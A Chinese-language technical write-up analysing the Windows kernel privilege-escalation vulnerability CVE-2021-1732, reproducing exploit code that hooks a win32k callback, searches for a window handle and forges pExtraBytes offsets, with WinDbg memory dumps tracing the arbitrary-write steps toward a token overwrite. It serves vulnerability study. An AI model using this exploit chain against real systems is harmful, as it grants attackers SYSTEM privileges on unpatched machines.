

Microsoft Windows 提权漏洞 (CVE-2021-1732) 分析

1、前言

1.1 概述

CVE-2021-1732 是蔓灵花 (BITTER) APT 组织在某次被披露的攻击行动中使用的 0day 漏洞，该高危漏洞可以在本地将普通用户进程的权限提升至最高的 SYSTEM 权限。

目前，CVE-2021-1732，主要有两个版本：一个是 Kernel Killer 在 Windows 10 Version **1809** for x64 上的版本，另一个是 KaLendsi 在 Windows 10 Version **1909** for x64 上的版本。

本文的主要特点是：

- 1、以动态调试为主，静态分析为辅；
- 2、不再重复进行详细的理论介绍，只挑选 EXP 涉及的部分进行简单说明；
- 3、本文介绍 KaLendsi 的 1909 版本；
- 4、通过调试 EXP 代码分析漏洞原理；
- 5、修改了原来版本的一些冗余代码，并增加了一些调试代码。

所以，需要了解具体原理、基本操作，请参考下面两个网址：

<https://www.anquanke.com/post/id/241804#h3-12>

<https://bbs.pediy.com/thread-266362.htm>

注意：阅读本文，要结合上面两个网址，这样才有助于理解原理，以获得提升。

1.2、受影响版本

Windows Server, version 20H2 (Server Core Installation)

Windows 10 Version 20H2 for ARM64-based Systems

Windows 10 Version 20H2 for 32-bit Systems

Windows 10 Version 20H2 for x64-based Systems

Windows Server, version 2004 (Server Core installation)

Windows 10 Version 2004 for x64-based Systems

Windows 10 Version 2004 for ARM64-based Systems

Windows 10 Version 2004 for 32-bit Systems


Windows Server, version 1909 (Server Core installation)

Windows 10 Version 1909 for ARM64-based Systems

Windows 10 Version 1909 for x64-based Systems
Windows 10 Version 1909 for 32-bit Systems
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows 10 Version 1809 for ARM64-based Systems
Windows 10 Version 1809 for x64-based Systems
Windows 10 Version 1809 for 32-bit Systems
Windows 10 Version 1803 for ARM64-based Systems
Windows 10 Version 1803 for x64-based Systems

2、POC 分析

2.1 漏洞流程图



通过上图可知，Ring3 调用 `CreateWindowEx` 时，进入 Ring0 后，又返回 Ring3 申请内存空间，此时对函数 `_xxxClientAllocWindowsClassExtraBytes` 进行 HOOK，通过调用 `NtUserConsoleControl` 改变其为 offset 模式，然后返回恶意地址。这就是漏洞成因，是利用的关键。图片来源：

<https://bbs.pediy.com/thread-266362.htm>。

因此，该漏洞的实质就是，在创建一个带扩展内存的窗口时，内核中 `xxxClientAllocWindowClassExtraBytes` 的应用层回调对来自应用层返回的数据校验不严导致，通过

hook xxxClientAllocWindowClassExtraBytes，并在 hook 函数中调用

NtUserConsoleControl/NtCallbackReturn 可以将目标窗口的 poi(tagWND+0x28)+0x128 位置设置为任意 offset，从而导致越界写入。

2.2 POC 关键代码

下面是 POC 关键代码，可以看到首先调用 CreateWindowExW 创建 Magic 窗口，然后通过在内存暴力搜索 Magic 窗口的句柄值之后，返回一个 0xFFFFFFFF00 地址触发漏洞。

```
HWND g_hWndMagic = CreateWindowExW(
    0x08000000u,
    (LPCWSTR)(unsigned __int16)g_lpWcxMagic,
    L"somewnd",
    0x20000000u,
    0,
    0,
    0,
    0,
    0,
    CreateMenu(),
    GetModuleHandleW(0),
    0);
printf("realMagicHwnd=%p\n", g_hWndMagic);
DWORD dwRet = SetWindowLongW(g_hWndMagic, 0x128, g_Thrdeskhead_cLockobj_Min);

return 0;
```

图 1 创建 Magic 窗口

```
DWORD64 g_newxxxClientAllocWindowClassExtraBytes(DWORD64* a1)
{
    DWORD64 dwTemp = *a1;
    if (dwTemp == g_nRandom)
    {
        g_offset_0x1 = 1;
        HWND hwndMagic = GuessHwnd(&g_qwMinBaseAddress, g_qwRegionSize);
        printf("MagicHwnd==%p\r\n", hwndMagic);
        if (hwndMagic)
        {
            g_pfnNtUserConsoleControl(6, &hwndMagic, 0x10);
            QWORD qwRet = 0xFFFFFFFF00;
            g_pfnNtCallbackReturn(&qwRet, 24, 0);
        }
    }

    DWORD64 dwTest = *((PULONG64) * (a1 - 11));
    return g_oldxxxClientAllocWindowClassExtraBytes(a1);
}
```

图 2 HOOK CreateWindowExW 的回调

```

HWND GuessHwnd(QWORD* pBaseAddress, DWORD dwRegionSize)
{
    QWORD qwBaseAddressBak = *pBaseAddress;
    QWORD qwBaseAddress = *pBaseAddress;
    DWORD dwRegionSizeBak = dwRegionSize;
    HWND hwndMagicWindow = nullptr;
    do
    {
        while (*(WORD*)qwBaseAddress != g_nRandom & dwRegionSize > 0)
        {
            qwBaseAddress += 2;
            dwRegionSize--;
        }
        if (*(DWORD*)((DWORD*)qwBaseAddress + (0x18 >> 2) - (0xc8 >> 2)) != 0x8000000)
        {
            qwBaseAddress = qwBaseAddress + 4;
            QWORD qwSub = qwBaseAddressBak - qwBaseAddress;
            dwRegionSize = dwRegionSizeBak + qwSub;
        }
        hwndMagicWindow = (HWND) * (DWORD*)(qwBaseAddress - 0xc8);
        if (hwndMagicWindow)
        {
            break;
        }
    } while (true);
    return hwndMagicWindow;
}

```

图3 搜索Magic窗口的句柄

2.3 POC 运行结果

反编译 xxxSetWindowLong 出现异常时的代码，分析可见关于 SetWindowLong 存在两种寻址模式，一种是直接寻址，一种是偏移寻址，图中的 ptagWNDk+0x128 就是 pExtraBytes，直接寻址时它是地址；偏移寻址时它是相对于桌面堆基址的偏移量。POC 代码就是将其直接寻址模式，改为偏移寻址，触发的漏洞。

```

148 {
149     index = index - zero;
150     if ( (*(DWORD*)(ptagWNDk + 0xE8) & 0x800) != 0 )
151     {
152         address = (unsigned int *)((QWORD)(ptagWNDk + 0x128) + index + *(QWORD*)((QWORD*)a1 + 3) + 0x80164));
153     }
154     else
155     {
156         address = (unsigned int *)((QWORD)(ptagWNDk + 0x128) + index);
157         ret = *address;
158         *address = value;
159     }
160     return ret;
161 }

```

000FC106 xxxSetWindowLong:153 (1C00FCD06)

运行 POC，出现异常：

```

TRAP_FRAME: ffff828c14cf4890 -- (.trap 0xffff828c14cf4890)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=ffff9302bd2adbf0 rbx=0000000000000000 rcx=0000000000000000
rdx=00000000fffff000 rsi=0000000000000000 rdi=0000000000000000
rsp=ffffb15cc24acc7 rbp=ffff828c14cf4a20 r8=0000000000000000
r9=0000000000000000 r10=0000000000000000 r11=ffff828c14cf4a80
r12=0000000000000000 r13=0000000000000000 r14=0000000000000000
r15=0000000000000000 iopl=0         nv up ei ng nz na po nc
win32kfull!xxxSetWindowLong+0x113:
ffffb15c`c24acc7 418b38      mov     edi,dword ptr [r8] ds:ffffb12c`c11fff00=????????
kd> kf
# Memory Child-SP RetAddr Call Site
00 ffff828c14cf3e48 fffff80018755522 nt!DbgBreakPointWithStatus
01 8 ffff828c14cf3e50 fffff80018754c12 nt!KiBugCheckDebugBreak+0x12
02 60 ffff828c14cf3eb0 fffff8001866d5e7 nt!KeBugCheck2+0x952
03 700 ffff828c14cf45b0 fffff8001868f5d6 nt!KeBugCheckEx+0x107
04 40 ffff828c14cf45f0 fffff8001851eeef nt!MiSystemFault+0x1d6866
05 100 ffff828c14cf46f0 fffff8001867b520 nt!MmAccessFault+0x34f
06 1a0 ffff828c14cf4890 fffffb15c`c24acc7 nt!KiPageFault+0x360
07 190 ffff828c14cf4a20 fffffb15c`c24acc7 win32kfull!xxxSetWindowLong+0x113
08 80 ffff828c14cf4aa0 fffff8001867ed15 win32kfull!NtUserSetWindowLong+0xc7
09 60 ffff828c14cf4b00 00007ffb61db1c04 nt!KiSystemServiceCopyEnd+0x25
0a 000000e1 65cf008 00007ffb6396717d win32kfull!NtUserSetWindowLong+0x14
0b 8 000000e1 65cf010 00007ffb519befb3 USER32! SetWindowLong+0x6d
0c 40 000000e1 65cf050 00000000 00000000 ExploitTest!wmain+0x913 [D:\binary\CVE\CVE-

```

从上图可以看出，POC 运行之后，rdx 就是我们在代码里面设置的 NtCallbackReturn 的 0xffffffff，在 xxxSetWindowLong 偏移 0x110、0x113，可以看到：

```
xxxSetWindowLong+103      movsxd   rcx, edi
xxxSetWindowLong+106      mov     r8, [rax+80h]
xxxSetWindowLong+10D      add     r8, rcx
xxxSetWindowLong+110      add     r8, rdx rdx等于0xFFFFFFFF00, r8等于桌面堆基址
xxxSetWindowLong+113      ; CODE XREF: xxxSetWindowLong+155↓j
xxxSetWindowLong+113      loc_1C00FCCC7: ; DATA XREF: .rdata:00000001C0307F78↓c
xxxSetWindowLong+113      mov     edi, [r8] r8=rdx+r8, 直接寻址
```

说明我们现在出于直接寻址模式，桌面堆基址+设置的偏移 = 目标地址，这就意味着有存在任意写的可能。

3、EXP 分析

3.1 tagWND 结构体

该结构体在 win7 之后就没有符号文件了，需要自己分析。tagWND 结构体参考了 <https://www.anquanke.com/post/id/241804#h3-12>。

主要区别是：

1、在 1909 版本下，tagWND 的结构体稍微有所变化，本文对变化进行了更新，且更正了之前网址对 dwStyle 结构体定义出现的错误。

2、对 spMenu 的结构体，根据 EXP 的构造进行重新分析。

下面列出 tagWND 结构体与漏洞相关的字段，（一个“Tab 缩进 + 偏移量”表示一次父级的值加偏移后访存）。

ptagWND(user layer)

0x10 unknown

0x00 pTEB

0x220 pEPROCESS(of current process)

0x18 unknown

0x80 kernel desktop heap base

0x28 ptagWNDk(kernel layer)

0x00 hwnd

0x08 kernel desktop heap base offset

0x18 dwExStyle

0x1C dwStyle

0x58 Window Rect left

```

0x5C Window Rect top
0x98 spMenu(uninitialized)
0xC8 cbWndExtra
0xE8 dwExtraFlag (是寻址模式, 还是 offset 模式)
0x128 pExtraBytes
0xA8 ref_g_pMem4(spMenu)(根据 EXP 代码分析)
0x00 hMenu
0x18 unknown0
0x100 unknown
0x00 pEPROCESS(of current process)
0x50 ptagWND
0x58 rgItems
0x00 unknown(for exploit)
0x98 ref_g_pMem3
0x00 ref_g_pMem1
0x28 ref_g_pMem2
0x2C cItems(for check)
0x40 unknown1
0x44 unknown2
0x58 ref_g_pMem5
0x00 DestAddr-0x40


```

3.2 动态分析

3.2.1 内存布局静态分析

内存布局有两种思路

- 1) 第一种是 kk 的思路。申请 50 个窗口，然后释放其中的 48 个，最后再申请一个新窗口。要满足 1 个条件：窗口 0 的扩展内存地址要小于窗口 1 的地址，如果不满足，则重新申请，直到 5 次之后还不满足，则退出。新申请窗口的 ptagWNDk 地址会复用前面 48 个窗口的地址，所以可以根据前面 48 个窗口的 ptagWNDk 获取新窗口的地址。
- 2) 第二种是 KaLendsi 的思路。申请 10 个窗口，然后释放其中的 8 个。剩余的 2 个比较 ptagWNDk 地址，大的为窗口 Max，小的为窗口 Min。新申请的为 Magic 窗口，它会占用之前释放窗口的内存。内存布局如下：



从上图可以看出, 任意地址写主要分为三步:

第一步: 窗口 Magic 占用之前释放窗口的地址, 让窗口 Magic 的 pExtraBytes 指向窗口 Min 的 tagWNDk 地址;

第二步: 让窗口 Min 的 pExtraBytes 指向自己的 tagWNDk;

第三步: 让窗口 Max 的 pExtraBytes 指向目标地址, 实现任意写。

下面, 我们根据这四步, 进行任意写分析。

3.2.2 任意写动态调试

3.2.2.1 第一步: 窗口 Magic 的 pExtraBytes 指向窗口 Min 的 ptagWNDk

EXP 代码第 275 行~317 行、350 行~363 行执行完之后, Magic 窗口内存占用如下。

```

C:\Users\lenovo\Desktop\target64>ExploitTest.exe whoami
请按任意键继续. . .
CreateWnd
Hwnd:00030364  qwfirstEntryDesktop=000002416E901380
BaseAddress:000002416E901000  RegionSize=:000000000000E000
Hwnd:00050356  qwfirstEntryDesktop=000002416E8DF550
BaseAddress:000002416E8DF000  RegionSize=:0000000000003000
Hwnd:00050354  qwfirstEntryDesktop=000002416E8DD5C0
BaseAddress:000002416E8DD000  RegionSize=:0000000000003200
Hwnd:00080348  qwfirstEntryDesktop=000002416E8E9980
BaseAddress:000002416E8E9000  RegionSize=:0000000000002600
Hwnd:00060202  qwfirstEntryDesktop=000002416E906C00
BaseAddress:000002416E906000  RegionSize=:0000000000000900
Hwnd:0004035e  qwfirstEntryDesktop=000002416E906D50
BaseAddress:000002416E906000  RegionSize=:0000000000000900
Hwnd:0006034e  qwfirstEntryDesktop=000002416E90AF60
BaseAddress:000002416E90A000  RegionSize=:0000000000000500
Hwnd:00060344  qwfirstEntryDesktop=000002416E90B0B0
BaseAddress:000002416E90B000  RegionSize=:0000000000000400
Hwnd:0004035c  qwfirstEntryDesktop=000002416E903C90
BaseAddress:000002416E903000  RegionSize=:0000000000000C00
Hwnd:00060342  qwfirstEntryDesktop=000002416E903DE0
BaseAddress:000002416E903000  RegionSize=:0000000000000C00
Min BaseAddress:000002416E8DD000  RegionSize=:0000000000003200
firstEntryDesktop_Max:000002416E901380

```

| Name | Value |
|-----------------------|---------------------|
| hwndMagicWNDk | 0x00000241'6e8dd5c0 |
| firstEntryDesktop_Min | 0x00000241'6e8df550 |
| firstEntryDesktop_Max | 0x00000241'6e901380 |
| hwndMagic | 0x00000000'00070342 |

图 3.1 Magic 窗口的 tagWNDk 地址

由上图可见，hWndMagic 的 tagWNDk 确实是 0x2416e8dd5c0，但是 g_hWndMagic 已经是 0x70342 了，而不是原来的 0x50354。

在代码第 366 行断点，此时，窗口 Min、窗口 Max、窗口 Magic 的 tagWNDk 如下：

```
kd> dq poi(firstEntryDesktop_Min) 126
00000241`6e8df550 00000000`00050356 00000000`0000f550 hwnD tagWNDk偏移
00000241`6e8df560 80000700`40020019 0cc00000`08000100 dwStyle和dwExStyle已经改变
00000241`6e8df570 00007ff6`799c0000 00000000`00000000
00000241`6e8df580 00000000`000010d0 00000000`00000000 RectLeft和RectTop都是0
00000241`6e8df590 00000000`00000000 00000000`00031380
00000241`6e8df5a0 00000000`0002ea50 00000000`00000000
00000241`6e8df5b0 00000027`00000088 0000001f`00000008
00000241`6e8df5c0 0000001f`00000080 00007ff6`79a29195
00000241`6e8df5d0 00000000`00025220 00000000`00000000
00000241`6e8df5e0 00000000`00000000 00000000`00014e70
00000241`6e8df5f0 00000000`00000000 00000000`00000000
00000241`6e8df600 00000000`0000f550 00000010`0000000e
00000241`6e8df610 00000000`00013b50 00000000`00000020 dwWndExtra
00000241`6e8df620 00000000`0012013b 00000000`00000000
00000241`6e8df630 00000000`00000000 00000001`00100818 dwExtraFlag
00000241`6e8df640 00000241`6e351140 00000000`00000000
00000241`6e8df650 00000000`00010001 00000000`00000000
00000241`6e8df660 00000000`00000000 00000060`00000000
00000241`6e8df670 00000000`00006010 00000000`00004a70 pExtraBytes

kd>
D:\binary\CVE\CVE-2021-1732\EXP_KalenDaShi_2\ExploitTest\ExploitTest.cpp
GetModuleHandleW(0),
0);
printf("realMagicHwnd=%p\n", g_hWndMagic);
QWORD hwnDMagicWNdk = (QWORD)g_pfnHmValidateHandle(g_hWndMagic, 1);
printf("hwnDMagicWNdk:%p\n", hwnDMagicWNdk);
printf("MagicHwnd pExtraBytes After CreateWindowExW == %x\n", *(DWORD*)(hwnDMagicWNdk + 0x128)); //应该
```

图 3.2 窗口 Min 的 tagWNDk

```
kd> dq poi(firstEntryDesktop_Max) 126
00000241`6e901380 00000000`00030364 00000000`00031380 hwnD tagWNDk偏移
00000241`6e901390 80000700`40020019 0cc00000`08000100 dwStyle和dwExtraStyle已经改变
00000241`6e9013a0 00007ff6`799c0000 00000000`00000000
00000241`6e9013b0 00000000`000010d0 00000000`00000000 RectLeft和RectTop都是0
00000241`6e9013c0 00000000`00000000 00000000`00034b50
00000241`6e9013d0 00000000`0000f550 00000000`00000000
00000241`6e9013e0 00000027`00000088 0000001f`00000008
00000241`6e9013f0 0000001f`00000080 00007ff6`79a29195
00000241`6e901400 00000000`00025220 00000000`00000000
00000241`6e901410 00000000`00000000 00000000`00013b00
00000241`6e901420 00000000`00000000 00000000`00000000
00000241`6e901430 00000000`00031380 00000010`0000000e
00000241`6e901440 00000000`0001d6b0 00000000`00000020 dwWndExtra
00000241`6e901450 00000000`0012013b 00000000`00000000
00000241`6e901460 00000000`00000000 00000001`00100018 dwExtraFlag
00000241`6e901470 00000241`6e350bf0 00000000`00000000
00000241`6e901480 00000000`00010001 00000000`00000000
00000241`6e901490 00000000`00000000 00000060`00000000
00000241`6e9014a0 00000000`00006010 00000241`6e44adc0 pExtraBytes

kd>
D:\binary\CVE\CVE-2021-1732\EXP_KalenDaShi_2\ExploitTest\ExploitTest.cpp
GetModuleHandleW(0),
0);
printf("realMagicHwnd=%p\n", g_hWndMagic);
QWORD hwnDMagicWNdk = (QWORD)g_pfnHmValidateHandle(g_hWndMagic, 1);
printf("hwnDMagicWNdk:%p\n", hwnDMagicWNdk);
```

图 3.3 窗口 Max 的 tagWNDk


```
kd> dq poi(hwndMagicWNDk) 126
00000241`6e8dd5c0 00000000`00070342 00000000`0000d5c0 hwnd tagWNDk偏移
00000241`6e8dd5d0 80000700`40020010 24c00000`08000100 dwStyle和dwExStyle已经改变
00000241`6e8dd5e0 00007ff6`799c0000 00000000`00000000
00000241`6e8dd5f0 00000000`000010d0 00000000`00000000 RectLeft和RectTop都是0
00000241`6e8dd600 00000000`00000000 00000000`000270e0
00000241`6e8dd610 00000000`00026f40 000002bc`00000000
00000241`6e8dd620 000002d8`000000a0 000002bc`00000000
00000241`6e8dd630 000002bc`00000000 00007ff6`79a29195
00000241`6e8dd640 00000000`0000f470 00000000`00000000
00000241`6e8dd650 00000000`00000000 00000000`00014790
00000241`6e8dd660 00000000`00000000 00000000`00000000
00000241`6e8dd670 00000000`0000d5c0 00000010`0000000e
00000241`6e8dd680 00000000`0003ba60 00000000`00001319 dwWndExtra
00000241`6e8dd690 00000000`0012013b 00000000`00000000
00000241`6e8dd6a0 00000000`00000000 00000001`00120818 dwExtraFlag
00000241`6e8dd6b0 00000241`6e351690 00000000`00000000
00000241`6e8dd6c0 00000000`00010001 00000000`00000000
00000241`6e8dd6d0 00000000`00000000 00000060`00000000
00000241`6e8dd6e0 00000000`00006010 00000000`0000f550 pExtraBytes
```

```
D:\binary\CVE\CVE-2021-1732\EXP_KaLenDaShi_2\ExploitTest\ExploitTest.cpp
GetModuleHandleW(0),
0);
printf("realMagicHwnd=%p\n", g_hWndMagic);

QWORD hwndMagicWNDk = (QWORD)g_pfnHmValidateHandle(g_hWndMagic, 1);
printf("hwndMagicWNDk:%p\n", hwndMagicWNDk);
```

图 3.4 窗口 Magic 的 tagWNDk

由图 3.2~3.4 可知：

- 1) 桌面堆的基址是：0x241`6e8d0000。
- 2) hwnMagicWNDk，也就是窗口 Magic 的 pExtraBytes 是 0xf550。
- 3) 桌面堆基址+窗口 Magic 的偏移等于：0x241`6e8d0000+0xf550 = 0x241`6e8df550。
- 4) 由上面图可知，firstEntryDesktop_Min，也就是窗口 0 的地址正好是 0x241`6e8df550，意味着，现在窗口 Magic 的扩展内存指向了窗口 Min，可以改变窗口 Min 的 WND 属性。

在 g_newxxxClientAllocWindowClassExtraBytes 时，EXP 里面直接比较 0x800000，是正确的，此时 Magic 窗口的内存布局如下：

```
kd> dq poi(hwndMagicWNDk)
00000241`6e8dd5c0 00000000`00070342 00000000`0000d5c0
00000241`6e8dd5d0 00000000`00000000 20000000`08000000 红色偏移0x1C，是dwStyle
00000241`6e8dd5e0 00007ff6`799c0000 00000000`00000000
00000241`6e8dd5f0 00000000`000012b0 00000000`00000000 蓝色偏移0x18，是dwExStyle
00000241`6e8dd600 00000000`00000000 00000000`00000000
00000241`6e8dd610 00000000`00000000 00000000`00000000
00000241`6e8dd620 00000000`00000000 00000000`00000000
00000241`6e8dd630 00000000`00000000 00007ff6`79a29195
00000241`6e8dd640 00000000`00000000 00000000`00000000
00000241`6e8dd650 00000000`00000000 00000000`00000000
00000241`6e8dd660 00000000`00000000 00000000`00000000
00000241`6e8dd670 00000000`00000000 00000000`00000000
00000241`6e8dd680 00000000`00000000 00000000`00000000
00000241`6e8dd690 00000000`00000000 00000000`00000000
00000241`6e8dd6a0 00000000`00000000 00000000`00000000
00000241`6e8dd6b0 00000000`00000000 00000000`00000000
00000241`6e8dd6c0 00000000`00000000 00000000`00000000
00000241`6e8dd6d0 00000000`00000000 00000000`00000000
00000241`6e8dd6e0 00000000`00000000 00000000`00000000
```

```
D:\binary\CVE\CVE-2021-1732\EXP_KaLenDaShi_2\ExploitTest\ExploitTest.cpp
DWORD64 g_newxxxClientAllocWindowClassExtraBytes(DWORD64* a1)
{
    DWORD64 dwTemp = *a1;
    if (dwTemp == g_nRandom)
    {
        g_offset_0x1 = 1;
        //从最小的地址暴力搜索
        Hwnd hwndMagic = GuessHwnd(&g_qwMinBaseAddress, g_qwRegionSize); //按
        printf("MagicHwnd=%p\n", hwndMagic);
        if (hwndMagic)
        {
            Int_3();
            QWORD hwndMagicWNDk = (QWORD)g_pfnHmValidateHandle(hwndMagic
            printf("MagicHwnd pExtraBytes Before NtUserConsoleControl ==
            g_pfnNtUserConsoleControl(6, &hwndMagic, 0x10);
            printf("MagicHwnd pExtraBytes After NtUserConsoleControl ==
            QWORD qwRet = g_Thrdeskhead_cLockobj_Min;
            g_pfnNtCallbackReturn(&qwRet, 24, 0);
        }
    }
}
```

图 3.5 在 g_newxxxClientAllocWindowClassExtraBytes 时候窗口 Magic 的内存分布

但是函数返回之后，实际值等于 0x08000100。通过内存布局，也可以看出，tagWNDk 的 0x18 是 dwExStyle，0x1C 是 dwStyle。

3.2.2.2 第二步，让窗口 Min 的 pExtraBytes 指向自己的 ptagWNDk

需要修改两个地方：

- 1) 一个是 cbWndExtra 为 0xFFFFFFFF，使得原来只能 32 字节的写范围，扩大到 0xFFFFFFFF；
- 2) 修改窗口 Min 的 pExtraBytes 指向自己；

The figure consists of two parts. The top part is a memory dump from a debugger (kd> dq poi(firstEntryDesktop_Min) 126). It shows a list of memory addresses and their corresponding values. Two specific values are highlighted with blue and red boxes. The blue box highlights the value 00000000`0fffffff at address 00000241`6e8df610, with a comment '执行蓝色代码之后，cbWndExtra被修改' (After executing blue code, cbWndExtra is modified). The red box highlights the value 00000000`0000f550 at address 00000241`6e8df670, with a comment '执行红色代码之后，pExtraBytes被修改' (After executing red code, pExtraBytes is modified) and '偏移指向自己' (Offset points to self). The bottom part is a code snippet from a C++ file (D:\binary\CVE-2021-1732\EXP_KalenDaShi_2\ExploitTest\ExploitTest.cpp). It shows the function Int_3(). Two lines of code are highlighted with blue and red boxes. The blue box highlights the line 'SetWindowLongW(g_hWndMagic, offset_0xc8, 0xFFFFFFFF);' with a comment '将tagWNDk0的cbWndExtra赋值成0xFFFFFFFF' (Assign 0xFFFFFFFF to cbWndExtra of tagWNDk0). The red box highlights the line 'DWORD dwRet = SetWindowLongW(g_hWndMagic, offset_0x128, g_Thrdeskhead_cLockobj_Min);'.

```
kd> dq poi(firstEntryDesktop_Min) 126
00000241`6e8df550 00000000`00050356 00000000`0000f550
00000241`6e8df560 80000700`40020019 0cc00000`08000100
00000241`6e8df570 00007ff6`799c0000 00000000`00000000
00000241`6e8df580 00000000`000010d0 00000000`00000000
00000241`6e8df590 00000000`00000000 00000000`00031380
00000241`6e8df5a0 00000000`0002ea50 00000000`00000000
00000241`6e8df5b0 00000027`00000088 0000001f`00000008
00000241`6e8df5c0 0000001f`00000080 00007ff6`79a29195
00000241`6e8df5d0 00000000`00025220 00000000`00000000
00000241`6e8df5e0 00000000`00000000 00000000`00014e70
00000241`6e8df5f0 00000000`00000000 00000000`00000000
00000241`6e8df600 00000000`0000f550 00000010`0000000e
00000241`6e8df610 00000000`00013b50 00000000`0fffffff 执行蓝色代码之后，cbWndExtra被修改
00000241`6e8df620 00000000`0012013b 00000000`00000000
00000241`6e8df630 00000000`00000000 00000001`00100818
00000241`6e8df640 00000241`6e351140 00000000`00000000
00000241`6e8df650 00000000`00010001 00000000`00000000
00000241`6e8df660 00000000`00000000 00000060`00000000
00000241`6e8df670 00000000`00006010 00000000`0000f550 执行红色代码之后，pExtraBytes被修改
偏移指向自己

D:\binary\CVE-2021-1732\EXP_KalenDaShi_2\ExploitTest\ExploitTest.cpp
Int_3()
{
    DWORD dwRet = SetWindowLongW(g_hWndMagic, offset_0x128, g_Thrdeskhead_cLockobj_Min);
    printf("dwRet=%p\r\n", dwRet);
    printf("tagWndMin offset_0x128=%p\r\n", tagWndMin.offset_0x128);
    SetWindowLongW(g_hWndMagic, offset_0xc8, 0xFFFFFFFF); //将tagWNDk0的cbWndExtra赋值成0xFFFFFFFF
    //WS_CHILD //ptagWNDk + 0x18指向 dwStyle, 逆向时, GWLP_ID功能是ptagWNDk+0x1F, 和0x18相差7个字节
    //而0x18开始的内存, 刚好是: 00 00 00 00 00 00 00 40, 所以是0x4000000000000000
    //xxxSetWindowLongPtr ->xxxSetWindowData
    //把tagWND1的dwStyle赋值给g_gwrpdesk, 此时g_gwrpdesk的初值不等于0x40.
    g_gwrpdesk = *(QWORD*)(firstEntryDesktop_Max + offset_0x18);
}
```

图 3.6 窗口 Min 的 pExtraBytes 指向自己

由上图可知：

- 1) 由第一步可知，此时 Magic 窗口的 pExtraBytes 指向的是窗口 Min 的 ptagWNDk，执行 `SetWindowLongW(g_hWndMagic, offset_0xc8, 0xFFFFFFFF)` 后，窗口 Min 的 cbWndExtra 被修改；
- 2) 执行 `SetWindowLongW(g_hWndMagic, offset_0x128, g_Thrdeskhead_cLockobj_Min)` 后，窗口 Min 的 pExtraBytes 被修改成指向自己（堆基址+0xf550=0x241`6e8f550）。

3.2.2.3 第三步：通过窗口 Min 修改窗口 Max 的 pExtraBytes：

在 EXP 代码第 436 行断点，可以得到此时窗口 Max 的内存布局，如下图：

```
kd> ? poi(qwMyTokenAddr)
Evaluate expression: -93989493107744 = fffffaa84`5da693e0
kd> dq poi(firstEntryDesktop_Max) 126
00000241`6e901380 00000000`00030364 00000000`00031380
00000241`6e901390 80000700`40020019 0cc00000`08000100
00000241`6e9013a0 00007ff6`799c0000 00000000`00000000
00000241`6e9013b0 00000000`000010d0 00000000`00000000
00000241`6e9013c0 00000000`00000000 00000000`00034b50
00000241`6e9013d0 00000000`0000f550 00000000`00000000
00000241`6e9013e0 00000027`00000088 0000001f`00000008
00000241`6e9013f0 0000001f`00000080 00007ff6`79a29195
